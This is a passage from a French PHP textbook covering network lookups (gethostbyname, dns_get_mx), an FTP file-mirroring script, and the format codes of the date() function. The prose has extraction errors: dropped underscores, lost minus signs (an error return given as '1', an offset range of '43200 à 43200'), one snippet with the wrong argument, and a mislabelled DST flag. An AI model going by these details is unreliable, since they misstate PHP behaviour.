Une remarque : si vous utilisez à des fins commerciales une source d'information externe, il est préférable d'obtenir l'accord préalable des propriétaires du site source. Dans certains cas, il faut tenir compte des questions de propriété intellectuelle.

Si vous suivez cette approche sur votre propre site, vous devrez peut-être envoyer des données. Par exemple, si vous vous connectez à une URL extérieure, vous devrez peut-être passer des paramètres saisis par l'utilisateur. Dans ce cas, vous pouvez recourir à la fonction `urlencode()`. Cette fonction prend une chaîne en paramètre et la convertit dans un format approprié pour une URL ; par exemple, en transformant les espaces en signes plus. L'appel de cette fonction doit être formulé de la manière suivante :

```
$parametre_encode = urlencode($parametre);
```

Un problème de cette approche est que le site depuis lequel vous récupérez vos informations risque de changer le format des données, ce qui empêchera votre script de fonctionner.

Utilisation de fonctions de recherche réseau

PHP offre tout un ensemble de fonctions de "recherche" susceptibles de vous intéresser pour vérifier des informations sur les noms d'hôtes, les adresses e-mail et les échanges de courriers électroniques. Par exemple, un site de type "annuaire" comme Yahoo! a tout intérêt à vérifier automatiquement, lorsque de nouvelles URL lui sont soumises, que les hôtes de ces URL et les informations de contact pour ces sites sont valides.

Le Listing 18.2 montre le code HTML d'un formulaire de soumission pour un site du type "annuaire".

Listing 18.2 : *soumission_site.html* — Code HTML d'un formulaire de proposition d'un site

```
<html>
<head>
  <title>Soumission d'un site</title>
</head>
<body>
  <h1>Soumission d'un site</h1>
  <form method=post action="soumission_site.php">
    URL : <input type=text name="url" size=30 value="http://"><br />
    Contact email : <input type=text name="email" size=23><br />
    <input type="submit" name="Soumission du site">
  </form>
</body>
</html>
```

Un exemple d'utilisation de ce formulaire est montré à la Figure 18.2, avec quelques données saisies.

Figure 18.2

Les propositions de sites sur un site de type "annuaire" exigent habituellement la saisie de l'URL du site proposé et des informations de contact, afin que les administrateurs de l'annuaire puissent confirmer l'enregistrement à ceux qui en ont fait la demande.

Lorsqu'on clique sur le bouton *Soumission du site*, il faut d'abord vérifier que l'URL est bien hébergée sur un ordinateur et que la partie hôte de l'adresse du courrier électronique est valide. Nous avons écrit un script qui réalise ces opérations ; la page qu'il produit est présenté à la Figure 18.3.

Le script qui effectue ces vérifications (voir le Listing 18.3) utilise deux des fonctions réseau de PHP : `gethostbyname()` et `getmxrr()`.

Figure 18.3

Cette version du site affiche les résultats de la vérification des noms d'hôtes pour l'URL et l'adresse de courrier électronique. La version de production d'un tel script ne présenterait certainement pas de cette façon les résultats des tests mais, dans le cadre de notre exemple, il est intéressant de voir les informations renvoyées par nos contrôles.

Listing 18.3 : *soumission_site.php* — Script vérifiant l'URL et l'adresse de courrier électronique

```
<html>
<head>
  <title>Résultats de la soumission d'un site</title>
</head>
<body>
  <h1>Résultats de la soumission du site</h1>
<?php

  // Extraction des données contenues dans les champs

  $url = $_REQUEST['url'];
  $email = $_REQUEST['email'];

  // Vérification de l'URL

  $url = parse_url($url);
  $hote = $url['host'];
  if (!($ip = gethostbyname($hote))) {
    echo "L'IP de hôte de l'URL n'est pas valide";
    exit;
  }

  echo "L'hôte a l'adresse IP $ip <br />";

  // Vérification de l'adresse e-mail

  $email = explode('@', $email);
  $hote_email = $email[1];
```

```
    // Notez que la fonction dns_get_mx() n'est pas "implémentée" dans
    // les versions Windows de PHP
    if (!dns_get_mx($hote_email, $tab_mx)) {
      echo "L'IP de l'hôte de l'adresse email n'est pas valide";
      exit;
    }

    echo "Le courrier est délivré via : ";
    foreach ($tab_mx as $mx) {
      echo "$mx ";
    }

    // Si une connexion a pu être établie, tout est correct

    echo "<br />Tous les détails fournis sont corrects.<br />";
    echo "Merci d'avoir proposé votre site.<br />"
         . "Il sera bientôt visité par un membre de notre équipe.";

    // En situation réelle, ajout du site dans la base de données
    // des sites à visiter...
  ?>
  </body>
  </html>
```

Examinons ce script en détail.

Pour commencer, l'URL est extraite et nous lui appliquons la fonction `parse url()`, qui renvoie un tableau associatif contenant les différentes parties de l'URL. Ces différents éléments portent les noms suivants : `scheme`, `user`, `pass`, `host`, `port`, `path`, `query` et `fragment`. Généralement, ils ne sont pas tous exploités, mais voici un exemple de la manière dont ils composent une URL.

Si l'URL suivante est passée en paramètre à `parse url()` :

```
http://nobody:secret@exemple.com:80/script.php?variable=valeur#ancre
```

la fonction renverra un tableau contenant les éléments suivants :

- `scheme : http://`
- `user : nobody`
- `pass : secret`
- `host : exemple.com`
- `port : 80`
- `path : script.php`
- `query : variable=valeur`
- `fragment : ancre`

Dans le script du Listing 18.3, nous ne nous intéressons qu'à l'information `host`. Par conséquent, on l'extrait du tableau au moyen des lignes suivantes :

```
$url = parse_url($url);
$hote = $url['host'];
```

Une fois cette extraction opérée, nous pouvons connaître l'adresse IP correspondant à cet hôte si celui-ci se trouve dans le système des noms de domaine, ou DNS (*Domain Name System*). Pour cela, nous faisons appel à la fonction `gethostbyname()`, qui renvoie l'adresse IP si elle existe, ou la valeur `false` sinon :

```
$ip = gethostbyname($hote)
```

On peut également procéder en sens inverse avec la fonction `gethostbyaddr()`, qui prend une adresse IP en paramètre et retourne le nom d'hôte. Si vous appelez ces deux fonctions l'une à la suite de l'autre, il se peut très bien que le nom d'hôte obtenu au final soit différent du nom d'hôte de départ. Un tel résultat peut signifier que le site utilise un service d'hébergement virtuel où un ordinateur physique et un hôte d'adresse IP hébergent plusieurs noms de domaine.

Si l'URL est valide, le script peut passer au test de l'adresse de courrier électronique. Tout d'abord, cette dernière est décomposée en un nom d'utilisateur et un nom d'hôte, par un appel à la fonction `explode()` :

```
$email = explode('@', $email);
$hote_email = $email[1];
```

Une fois que le nom d'hôte a été extrait de l'adresse, le script vérifie qu'il correspond à un emplacement réel avec la fonction `dns get mx()` :

```
dns_get_mx($hote_email, $tab_mx)
```

Cette fonction renvoie l'ensemble des enregistrements MX (*Mail eXchange*) de l'adresse qui lui est passée dans le tableau que vous lui avez fourni avec `$tab mx`.

Un enregistrement MX est enregistré dans le DNS et est traité comme un nom d'hôte. L'ordinateur listé dans l'enregistrement MX n'est pas nécessairement celui sur lequel aboutira le courrier électronique : il s'agit plutôt d'un ordinateur qui sait où acheminer l'e-mail (comme il peut y avoir plusieurs MX, la fonction renvoie un tableau plutôt qu'un nom d'hôte). Si le DNS ne contient pas d'enregistrement MX, cela signifie que le courrier électronique ne peut pas avoir de destination finale.

Notez que la fonction `dns get mx()` n'est pas implémentée dans les versions Windows de PHP. Si vous utilisez Windows, vous devriez étudier le paquetage PEAR:Net_DNS, qui réglera ce problème.

Si tous les tests sont effectués avec succès, les données récupérées avec ce formulaire peuvent être enregistrées dans une base de données, en vue de leur traitement ultérieur par un membre de l'équipe.

Outre les fonctions que nous venons de décrire, vous pouvez utiliser la fonction `checkdnsrr()`, plus générique, qui prend un nom d'hôte en paramètre et renvoie la valeur `true` si le DNS contient au moins un enregistrement pour celui-ci.

Utilisation de FTP

Le protocole FTP (*File Transfer Protocol*) s'emploie pour le transfert de fichiers entre les hôtes en réseau. Avec PHP, vous pouvez utiliser la fonction `fopen()`, ainsi que les diverses fonctions de manipulation de fichiers, que ce soit pour une connexion FTP ou pour une connexion HTTP. Ces fonctions permettent d'établir la connexion avec un serveur FTP et de transférer des fichiers vers ou depuis ce serveur. Toutefois, l'installation PHP standard offre également tout un jeu de fonctions spécialement conçues à cet effet.

Par défaut, ces fonctions ne sont pas intégrées dans l'installation standard. Pour en bénéficier sous Unix, vous devez recompiler PHP en exécutant `configure` avec l'option `enable ftp` dans le répertoire des sources de PHP, puis en lançant à nouveau `make`. Ces fonctions FTP sont automatiquement activées dans l'installation standard sous Windows.

Pour plus d'informations sur la configuration de PHP, reportez-vous à l'Annexe A.

Sauvegarde d'un fichier ou création d'un enregistrement miroir d'un fichier

Les fonctions FTP sont très utiles pour déplacer et copier des fichiers vers ou depuis d'autres hôtes. On les utilise souvent pour sauvegarder un site web ou faire un miroir de fichiers à un autre emplacement. Le script du Listing 18.4 est un exemple simple d'utilisation des fonctions FTP pour faire un miroir d'un fichier.

Listing 18.4 : *miroir_ftp.php* — Script de téléchargement des nouvelles versions d'un fichier à partir d'un serveur FTP

```
<html>
<head>
  <title>Mise à jour du miroir</title>
</head>
<body>
<h1>Mise à jour du miroir</h1>
<?php
// Adapte ces variables à votre situation
$hote = 'ftp.cs.rmit.edu.au';
$utilisateur = 'anonymous';
$mdp = 'moi@exemple.com';
$fichier_distant = '/pub/tsg/teraterm/ttssh14.zip';
$fichier_local = '/tmp/writable/ttssh14.zip';
```

```
// Connexion à l'hôte
$conn = ftp_connect($hote);
if (!$conn) {
  echo 'Erreur : Impossible de se connecter au serveur FTP.<br />';
  exit;
}
echo "Connecté à $hote.<br />";

// Ouverture d'une session sur l'hôte cible
$resultat = @ftp_login($conn, $utilisateur, $mdp);
if (!$resultat) {
  echo "Erreur : Échec de la connexion comme $utilisateur.<br />";
  ftp_quit($conn);
  exit;
}
echo "Connecté comme $utilisateur.<br />";

// Vérification des dates des fichiers afin de déterminer s'il est
// nécessaire de procéder à une mise à jour
echo 'Vérification de la date de modification du fichier...<br />';
if (file_exists($fichier_local)) {
  $date_locale = filemtime($fichier_local);
  echo 'Le fichier local a été modifié le ';
  echo date('G:i j-M-Y', $date_locale);
  echo '<br>';
} else {
  $date_locale = 0;
}
$date_distante = ftp_mdtm($conn, $fichier_distant);
if (!($date_distante >= 0)) {
   // Cela ne signifie pas que le fichier n'est pas présent ;
   // le serveur ne prend peut-être pas en charge la datation des
   // dernières modifications
   echo "Impossible d'obtenir la date du fichier distant.<br />";
   $date_distante = $date_locale + 1;  // force  la mise à jour
} else {
  echo 'Le fichier distant a été modifié le ';
  echo date('G:i j-M-Y', $date_distante);
  echo '<br />';
}
if (!($date_distante > $date_locale)) {
   echo 'La copie locale est à jour.<br />';
   exit;
}

// Téléchargement du fichier
echo 'Chargement du fichier à partir du serveur...<br />';
$fp = fopen ($fichier_local, 'w');
if (!$succes = ftp_fget($conn, $fp, $fichier_distant, FTP_BINARY)) {
  echo 'Erreur : Impossible de télécharger le fichier.';
  ftp_quit($conn);
  exit;
}
fclose($fp);
echo 'Le téléchargement du fichier a réussi.';
```

```
// Fermeture de la connexion vers l'hôte
ftp_quit($conn);

?>
</body>
</html>
```

La Figure 18.4 montre un exemple d'exécution de ce script.

Figure 18.4

Le script du Listing 18.4 vérifie si la version locale d'un fichier est à jour et télécharge une nouvelle version si ce n'est pas le cas.

Ce script est relativement générique. Il commence par la définition de quelques variables :

```
$hote = 'ftp.cs.rmit.edu.au';
$utilisateur = 'anonymous';
$mdp = 'me@exemple.com';
$fichier_distant = '/pub/tsg/teraterm/ttssh14.zip';
$fichier_local = '/tmp/writable/ttssh14.zip';
```

La variable `$hote` doit contenir le nom du serveur FTP auquel se connecter, tandis que les variables `$utilisateur` et `$mdp` correspondent respectivement au nom d'utilisateur et au mot de passe avec lesquels ouvrir la session.

De nombreux sites FTP prennent en charge les sessions *anonymes*, où un nom d'utilisateur est mis à disposition du public, de sorte que tout le monde puisse se connecter. L'ouverture d'une session de ce type ne requiert aucun mot de passe. La moindre des politesses est toutefois alors de laisser son adresse de courrier électronique afin que les administrateurs du système puissent connaître la provenance des utilisateurs de leur site, et c'est ce que nous faisons ici.

La variable `$fichier distant` contient le chemin d'accès au fichier à télécharger. Dans notre exemple, il s'agit de télécharger et d'enregistrer une copie locale de *Tera Term SSH*, un client SSH (*Secure SHell*, qui est une version sécurisée de telnet avec chiffrement) pour Windows.

La variable `$fichier local` contient le chemin d'accès de l'emplacement où sera enregistré le fichier téléchargé sur notre ordinateur. Ici, nous avons créé un répertoire appelé `/tmp/writable` dont les permissions ont été définies de sorte que PHP puisse y écrire. Quel que soit votre système d'exploitation, vous devez créer ce répertoire pour que le script fonctionne. Si votre système d'exploitation possède des permissions strictes, vous devrez vous assurer qu'elles autorisent votre script à y écrire. Pour utiliser le script du Listing 18.4, vous devez définir le contenu de ces variables en fonction de votre situation particulière.

Les étapes suivies par ce script sont les mêmes que celles d'un téléchargement manuel d'un fichier *via* FTP à partir d'une interface en ligne de commande :

1. Connexion au serveur FTP distant.
2. Ouverture d'une session (soit en tant qu'utilisateur reconnu, soit en tant qu'utilisateur anonyme).
3. Test déterminant si le fichier distant a été mis à jour.
4. Si c'est le cas, téléchargement du fichier.
5. Fermeture de la connexion FTP.

Examinons successivement en détail chacune de ces étapes.

Connexion au serveur FTP

Cette étape est équivalente à la saisie de :

```
ftp nomhote
```

à une invite de commande sur une plate-forme Windows ou Unix. En PHP, cette étape est réalisée à l'aide des lignes suivantes :

```
$conn = ftp_connect($hote);
if (!$conn) {
  echo "Erreur : Impossible de se connecter au serveur FTP.<br />";
  exit;
}
echo "Connecté à $hote.<br />";
```

Ce code appelle la fonction `ftp connect()` qui prend un nom d'hôte en paramètre et renvoie soit un descripteur de connexion, soit `false` si la connexion n'a pu être établie. La fonction `ftp connect()` peut également prendre comme second paramètre facultatif le numéro de port de l'hôte auquel se connecter (on ne l'utilise pas ici). Lorsque aucun numéro de port n'est précisé, la fonction `ftp connect()` utilise le port 21, qui est le port par défaut pour FTP.

Ouverture d'une session sur le serveur FTP

La deuxième étape consiste à ouvrir une session en tant qu'utilisateur reconnu avec un mot de passe particulier. C'est la fonction `ftp login()` qui permet d'accomplir cette opération dans un script PHP :

```
$resultat = @ftp_login($conn, $utilisateur, $mdp);
if (!$resultat) {
  echo "Erreur : Impossible de se connecter comme $utilisateur.<br />";
  ftp_quit($conn);
  exit;
}
echo "Connecté comme $utilisateur.<br />";
```

La fonction `ftp login()` prend trois paramètres : un descripteur de connexion FTP obtenu avec `ftp connect()`, un nom d'utilisateur et un mot de passe. Elle renvoie `true` si l'utilisateur peut ouvrir une session et `false` dans le cas contraire. Notez la présence du symbole `@` avant l'appel de la fonction pour supprimer les erreurs. Nous procédons de cette manière car, en son absence, si l'utilisateur ne peut pas ouvrir de session, l'interpréteur PHP affiche dans la fenêtre du navigateur un message d'erreur. Ici, nous capturons l'erreur en testant `$resultat` et en fournissant un message d'erreur personnalisé, plus convivial.

Notez qu'en cas d'échec de la tentative d'ouverture de session la connexion FTP est fermée avec la fonction `ftp quit`.

Vérification de la date du fichier

Pour mettre à jour une copie locale d'un fichier, il est judicieux de s'assurer de la nécessité d'une telle mise à jour. En effet, il est inutile de télécharger de nouveau un fichier, notamment s'il est volumineux, alors que vous disposez déjà de la version actuelle. Ce faisant, vous éviterez de surcharger inutilement le trafic sur le réseau. Examinons le code qui vérifie la date des mises à jour.

Les dates des fichiers sont une bonne raison d'utiliser les fonctions FTP plutôt qu'un appel à une fonction de fichier. En effet, si ces dernières peuvent aisément lire et, dans certains cas, écrire des fichiers sur les interfaces réseau, la plupart des fonctions d'état comme `filemtime()` ne fonctionnent pas à distance.

Pour savoir si vous devez télécharger un fichier, commencez par vérifier qu'il existe une copie locale du fichier, au moyen de la fonction `file exists()`. Si ce n'est pas le cas, le téléchargement du fichier est bien sûr indispensable. Si une copie locale existe, le code détermine la date de dernière modification du fichier *via* la fonction `filemtime()` et l'enregistre dans la variable `$date locale`. Si le fichier n'existe pas, la variable `$date locale` est initialisée à `0`, afin d'être systématiquement antérieure à la date du fichier distant :

```
echo 'Vérification de la date du fichier...<br />';
if (file_exists($fichier_local)) {
  $date_locale = filemtime($fichier_local);
  echo 'Le fichier local a été modifié le ';
  echo date('G:i j-M-Y', $date_locale);
  echo '<br />';
} else {
  $date_locale = 0;
}
```

Pour plus d'informations sur les fonctions `file exists()` et `filemtime()`, reportez-vous aux Chapitres 2 et 17.

Lorsque la date du fichier local a été déterminée, on teste celle du fichier distant à l'aide de la fonction `ftp mdtm()` :

```
$date_distante = ftp_mdtm($conn, $date_distante);
```

Cette fonction prend deux paramètres : le descripteur de la connexion FTP et le chemin d'accès au fichier distant à tester. Elle renvoie soit la date Unix donnant la date de dernière modification, soit `1` en cas d'erreur. Certains serveurs FTP ne prenant pas en charge cette fonctionnalité, cette fonction renvoie parfois un résultat inutilisable. Dans cette situation, le script ajuste artificiellement la variable `$date distante` de telle sorte qu'elle soit toujours postérieure à la valeur de `$date locale`, en lui ajoutant `1`. Cette astuce permet de s'assurer qu'une tentative de téléchargement aura bien lieu :

```
if (!($date_distante >= 0)) {
   // Cela ne signifie pas que le fichier n'est pas présent ;
   // Le serveur ne prend peut-être pas en charge la datation des
   // dernières modifications
   echo "Impossible de déterminer la date du fichier distant.<br>";
   $date_distante = $date_locale + 1;  // Force la mise à jour
} else {
  echo 'Le fichier distant a été modifié le ';
  echo date('G:i j-M-Y', $date_distante);
  echo '<br>';
}
```

Lorsque les deux dates sont connues, leur comparaison permet de déterminer s'il est nécessaire de procéder au téléchargement du fichier :

```
if (!($date_distante > $date_locale)) {
   echo 'La copie locale est à jour.<br>';
   exit;
}
```

Téléchargement du fichier

Cette quatrième étape consiste à tenter le téléchargement du fichier à partir du serveur :

```
echo 'Chargement du fichier à partir du serveur...<br />';
$fp = fopen ($fichier_local, 'w');
if (!$succes = ftp_fget($conn, $fp, $fichier_distant, FTP_BINARY)) {
  echo 'Erreur : Impossible de télécharger le fichier.';
```

```
    ftp_quit($conn);
    exit;
}
fclose($fp);
echo 'Le téléchargement du fichier a réussi.';
```

Comme nous l'avons vu précédemment, nous procédons à l'ouverture d'un fichier local avec `fopen()`. Puis nous appelons la fonction `ftp fget()`, qui tente de télécharger le fichier et d'enregistrer son contenu dans un fichier local. La fonction `ftp fget()` prend quatre paramètres. Les trois premiers sont évidents : le descripteur de la connexion FTP, le descripteur du fichier local et le chemin d'accès au fichier distant. Le quatrième paramètre est le mode FTP.

Un transfert FTP peut s'opérer selon deux modes : ASCII ou binaire. Le mode ASCII s'utilise pour le transfert de fichiers texte (c'est-à-dire de fichiers ne comprenant que des caractères ASCII), tandis que le mode binaire s'emploie pour tous les autres transferts. Le mode binaire transfère les fichiers sans les modifier, alors que le mode ASCII traduit les retours chariot et les sauts de ligne en les remplaçant par les caractères appropriés pour votre système (`\n` pour Unix et `\r\n` pour Windows).

La bibliothèque FTP de PHP fournit deux constantes prédéfinies, `FTP ASCII` et `FTP BINARY`, qui représentent ces deux modes. On choisit donc le mode approprié pour le type de fichier à télécharger, puis on passe la constante correspondante comme quatrième paramètre de la fonction `ftp fget()`. Ici, le fichier transféré étant de type ZIP, on utilise la constante `FTP BINARY`.

La fonction `ftp fget()` renvoie la valeur `true` si le téléchargement s'est bien passé, `false` sinon. Ici, nous enregistrons le résultat de `ftp fget()` dans la variable `$succes` que l'on teste ensuite pour informer l'utilisateur du succès ou de l'échec de l'opération.

Une fois que le téléchargement est terminé, le fichier local est fermé au moyen de la fonction `fclose()`.

Au lieu d'utiliser la fonction `ftp fget()`, nous aurions pu employer la fonction `ftp get()`, dont le prototype est le suivant :

```
int ftp_get (int connexion_ftp, string chemin_fichier_local,
        string chemin_fichier_distant, int mode)
```

Cette fonction ressemble à `ftp fget()`, sauf qu'elle n'exige pas que le fichier local soit ouvert. Il suffit de lui passer le nom du fichier local dans lequel vous voulez écrire, au lieu d'un descripteur de fichier.

Notez que PHP n'offre pas d'équivalent de la commande FTP `mget`, qui permet de télécharger plusieurs fichiers à la fois. Pour implémenter des téléchargements multiples dans un script PHP, il faut procéder à plusieurs appels de la fonction `ftp fget()` ou de la fonction `ftp get()`.

Fermeture d'une connexion

Une fois que le téléchargement *via* la connexion FTP est terminé, la connexion doit être fermée au moyen de la fonction `ftp quit()`, en passant à celle-ci le descripteur de la connexion FTP :

```
ftp_quit($conn);
```

Téléchargement de fichiers vers un serveur

Les fonctions `ftp fput()` et `ftp put()` permettent d'effectuer le transfert inverse de celui que nous venons de présenter, c'est-à-dire depuis votre serveur jusqu'à un hôte distant. Ces fonctions sont les inverses de `ftp fget()` et `ftp get()` et ont les prototypes suivants :

```
int ftp_fput (int connexion_ftp, string chemin_fichier_distant, int fp, int
mode)
int ftp_put (int connexion_ftp, string chemin_fichier_distant,
               string chemin_fichier_local, int mode)
```

Leurs paramètres sont identiques à ceux des fonctions `get` équivalentes.

Éviter les dépassements de délai

Le dépassement du temps maximal d'exécution est un problème courant dans les transferts de fichiers par FTP. Lorsqu'une telle situation se produit, l'interpréteur PHP génère un message d'erreur qui informe de la nature du problème rencontré.

La valeur par défaut du temps maximal d'exécution pour tous les scripts PHP est définie dans le fichier de configuration *php.ini*. Par défaut, il est fixé à 30 secondes. Ce paramétrage de PHP a pour but d'arrêter les scripts qui s'emballent. Toutefois, lors de la mise en œuvre de transferts FTP, les transferts peuvent aisément dépasser cette durée pour peu que le lien établi avec le reste du monde soit lent ou que le fichier soit de grande taille.

Il est heureusement possible de modifier le temps maximal d'exécution pour un script particulier, en utilisant la fonction `set time limit()`. L'appel de cette fonction provoque la réinitialisation du nombre maximal de secondes pendant lequel le script est autorisé à s'exécuter, à partir du moment de l'appel de la fonction. Par exemple, la ligne de code :

```
set_time_limit(90);
```

donne au script 90 secondes supplémentaires à partir du moment où cette ligne est exécutée.

Autres fonctions FTP

Le langage PHP offre plusieurs autres fonctions FTP très utiles. La fonction `ftp size()` permet de connaître la taille d'un fichier enregistré sur un serveur distant. Son prototype est le suivant :

```
int ftp_size(int connexion_ftp, string chemin_fichier_distant)
```

Cette fonction renvoie la taille en octets du fichier distant qui lui est passé comme deuxième paramètre, ou `-1` en cas d'erreur. Elle n'est pas prise en charge par tous les serveurs FTP.

La fonction `ftp_size()` peut se révéler très pratique lorsqu'il s'agit de fixer le temps d'exécution maximal d'un transfert particulier. Si la taille du fichier à télécharger et la vitesse de la connexion sont connues, il est possible d'estimer la durée du transfert et d'utiliser en conséquence la fonction `set_time_limit()`.

Le code qui suit permet, par exemple, d'obtenir et d'afficher la liste des fichiers enregistrés dans l'un des répertoires d'un serveur FTP distant :

```
$listing = ftp_nlist($conn, dirname($fichier_distant));
foreach ($listing as $nomfic)
  echo "$nomfic <br>";
```

On utilise ici la fonction `ftp_nlist()` pour obtenir la liste des fichiers contenus dans un répertoire particulier.

PHP offre des fonctions permettant d'accomplir presque toutes les opérations réalisables sur la ligne de commande FTP. Vous trouverez les fonctions PHP correspondant aux différentes commandes FTP dans le manuel PHP en ligne, à l'URL **http://no.php.net/manual/fr/ref.ftp.php**.

Seule la commande `mget` n'a pas d'équivalent en PHP, mais vous pouvez utiliser `ftp_nlist()` pour obtenir la liste des fichiers puis récupérer ceux qui vous intéressent.

Pour aller plus loin

Ce chapitre a présenté de nombreuses notions pour lesquelles, comme d'habitude, vous trouverez beaucoup de ressources. Pour en savoir plus sur les différents protocoles, consultez les RFC sur le site **http://www.rfc-editor.org/**.

Vous trouverez également des informations intéressantes relatives aux protocoles réseau sur le site du WWWC (*World Wide Web Consortium*), **http://www.w3.org/Protocols/**.

Vous pouvez en outre consulter un des nombreux ouvrages traitant de TCP/IP, comme *Réseaux* d'Andrew Tanenbaum (publié par les éditions Pearson).

Pour la suite

Dans le chapitre suivant, nous étudierons les bibliothèques de fonctions de date et de calendrier. Nous verrons comment passer des formats entrés par l'utilisateur aux formats PHP, puis aux formats MySQL et inversement.

19

Gestion de la date et de l'heure

Dans ce chapitre, nous verrons comment vérifier et formater la date et l'heure. Nous nous intéresserons également à la conversion entre les différents formats de date. Ces opérations revêtent en effet une importance particulière lorsqu'il s'agit de réaliser la conversion entre les formats de date PHP, MySQL, Unix ainsi que ceux utilisés pour les dates saisies par les utilisateurs dans les formulaires HTML.

Obtention de la date et de l'heure à partir d'un script PHP

Au Chapitre 1, nous avons utilisé la fonction `date()` pour obtenir et formater la date et l'heure dans un script PHP. Nous allons à présent revenir plus en détail sur cette fonction, ainsi que sur les autres fonctions de date et d'heure offertes par PHP.

Utilisation de la fonction *date()*

La fonction `date()` prend deux paramètres, dont l'un est facultatif. Le premier est une chaîne de format tandis que le second, facultatif, est une étiquette temporelle Unix. En son absence, la fonction `date()` utilise par défaut la date et l'heure courantes. Elle renvoie une chaîne formatée représentant la date appropriée.

Un appel de la fonction `date()` se formule typiquement de la manière suivante :

```
echo date('j F Y');
```

Cette ligne de code produit une date au format suivant : "19 June 2008".

Les codes de format reconnus par la fonction `date()` sont énumérés dans le Tableau 19.1.

Tableau 19.1 : Codes de format de la fonction PHP *date()*

Code	*Description*
`a`	Matin ou après-midi, représenté sous la forme de deux caractères en minuscules : respectivement `am` et `pm`.
`A`	Matin ou après-midi, représenté sous la forme de deux caractères en majuscules : respectivement `AM` et `PM`.
`B`	Heure Internet Swatch, qui constitue un système de temps universel. Pour plus d'informations à ce sujet, visitez le site **http://www.swatch.com/**.
`c`	Date ISO 8601. Les dates sont représentées sous la forme AAAA-MM-JJ. Un T majuscule sépare la date de l'heure. L'heure est représentée au format HH:MM:SS. Enfin, le fuseau horaire est représenté sous la forme d'un décalage par rapport au temps de Greenwich (GMT) – par exemple, `2008 06 26T21:04:42+11:00` (ce code de format a été ajouté dans PHP 5).
`d`	Jour du mois, sous la forme d'un nombre à deux chiffres, éventuellement préfixé par un zéro. La plage autorisée s'étend de `01` à `31`.
`D`	Jour de la semaine en anglais, dans un format textuel abrégé en trois lettres. La plage s'étend de `Mon` (lundi) à `Sun` (dimanche).
`e`	Identifiant de la zone horaire (disponible à partir de PHP 5.1.0).
`F`	Mois de l'année en anglais, au format textuel, version longue. La plage autorisée va de `January` à `December`.
`g`	Heure du jour, exprimée dans le système à 12 heures, sans zéro initial. La plage autorisée s'étend de `1` à `12`.
`G`	Heure du jour, exprimée dans le système à 24 heures, sans zéro initial. La plage autorisée s'étend de `0` à `23`.
`h`	Heure du jour, exprimée dans le système à 12 heures, préfixée éventuellement par zéro. La plage autorisée s'étend de `01` à `12`.
`H`	Heure du jour, exprimée dans le système à 24 heures, préfixée éventuellement par zéro. La plage autorisée s'étend de `00` à `23`.
`i`	Minutes, si nécessaire préfixées avec un zéro. La plage autorisée s'étend de `00` à `59`.
`I` (i majuscule)	Indique si le système horaire courant est celui de l'heure d'hiver ou de l'heure d'été, sous la forme d'une valeur booléenne : `1` si l'heure d'hiver est activée, sinon `0`.

Tableau 19.1 : Codes de format de la fonction PHP *date() (suite)*

Code	*Description*
`j`	Jour du mois au format numérique, sans zéro en préfixe. La plage autorisée s'étend de `1` à `31`.
`l` (L minuscule)	Jour de la semaine en anglais, au format textuel, version longue. La plage autorisée s'étend de `Sunday` à `Saturday`.
`L`	Indique si l'année est bissextile, par une valeur booléenne : `1` dans le cas d'une année bissextile, et `0` pour les années non bissextiles.
`m`	Mois de l'année, sous la forme d'un nombre à deux chiffres, éventuellement préfixé par un zéro. La plage autorisée s'étend de `01` à `12`.
`M`	Mois de l'année en anglais, dans un format textuel abrégé en trois lettres. La plage autorisée s'étend de `Jan` à `Dec`.
`n`	Mois de l'année, sous la forme d'un nombre sans zéro en préfixe. La plage autorisée s'étend de `1` à `12`.
`o`	Année au format ISO–8601 (disponible à partir de PHP 5.1.0).
`O`	Différence entre la zone horaire courante et l'heure GMT exprimée en heures (par exemple `+1600`).
`r`	La date et l'heure exprimées dans le format de la RFC822, par exemple `Wed, 1 Jul 2008 18:45:30 +1600`.
`s`	Secondes, éventuellement préfixées par zéro. La plage autorisée s'étend de `00` à `59`.
`S`	Suffixe ordinal pour les dates anglaises, sur deux lettres. Ce suffixe peut être `st`, `nd`, `rd` ou `th` selon le nombre qui le précède.
`t`	Nombre total de jours dans le mois donné. La plage autorisée s'étend de `28` à `31`.
`T`	Fuseau horaire du serveur, sous la forme de trois lettres, par exemple `EST`.
`U`	Nombre total de secondes écoulées depuis le 1er janvier 1970 (*epoch* Unix) jusqu'au moment considéré.
`w`	Jour de la semaine sur un seul chiffre. La plage autorisée s'étend de `0` (dimanche) à `6` (samedi).
`W`	Numéro de la semaine dans l'année, conforme à ISO–8601.
`y`	Année exprimée sur 2 chiffres, par exemple `08`.
`Y`	Année exprimée sur 4 chiffres, par exemple `2008`.
`z`	Numéro du jour dans l'année. La plage autorisée s'étend de `0` à `365`.
`Z`	Décalage horaire en secondes. La plage autorisée s'étend de `43200` à `43200`.

Utilisation des étiquettes temporelles Unix

Le second paramètre facultatif passé à la fonction `date()` est une étiquette temporelle Unix.

La plupart des systèmes Unix enregistrent la date et l'heure courantes sous la forme d'un entier sur 32 bits contenant le nombre de secondes écoulées depuis minuit, le 1er janvier 1970 GMT. Cet instant très précis est parfois désigné par le terme d'*epoch* Unix. Bien que cette notion puisse apparaître un peu ésotérique au non-initié, c'est un standard et les entiers sont simples à gérer pour les ordinateurs.

Les étiquettes Unix constituent un moyen compact pour stocker la date et l'heure. Par rapport aux autres formats de date compactés ou abrégés, elles ont l'avantage de ne pas souffrir du "bogue de l'an 2000". Elles ont cependant un problème similaire puisqu'on ne peut représenter qu'un intervalle de temps limité avec un entier sur 32 bits.

Sur certains systèmes, dont Windows, l'intervalle est plus limité. Les étiquettes ne pouvant pas être négatives, vous ne pouvez pas remonter avant 1970. Pour que votre code reste portable, vous devez garder ce point à l'esprit.

Cela dit, vous n'aurez probablement pas besoin de l'échéance de 2038. En effet, les étiquettes ne possèdent pas une taille fixe puisqu'elles sont liées à la taille d'un entier `long` du langage C, qui fait au moins 32 bits. Si votre logiciel devait encore être utilisé en 2038, il y a de fortes chances pour qu'à cette date votre système utilise plus de bits pour représenter ce type.

Bien qu'il s'agisse toujours d'une convention Unix, ce format est toujours utilisé par `date()` et un certain nombre d'autres fonctions PHP, même si vous utilisez Windows. La seule différence tient au fait que, pour Windows, l'étiquette doit être positive.

Pour convertir une date et une heure en une étiquette temporelle Unix, utilisez la fonction `mktime()`, dont le prototype est le suivant :

```
int mktime ([int heure[, int minute[, int seconde[, int mois[,
            int jour[, int année [, int is_dst]]]]]]])
```

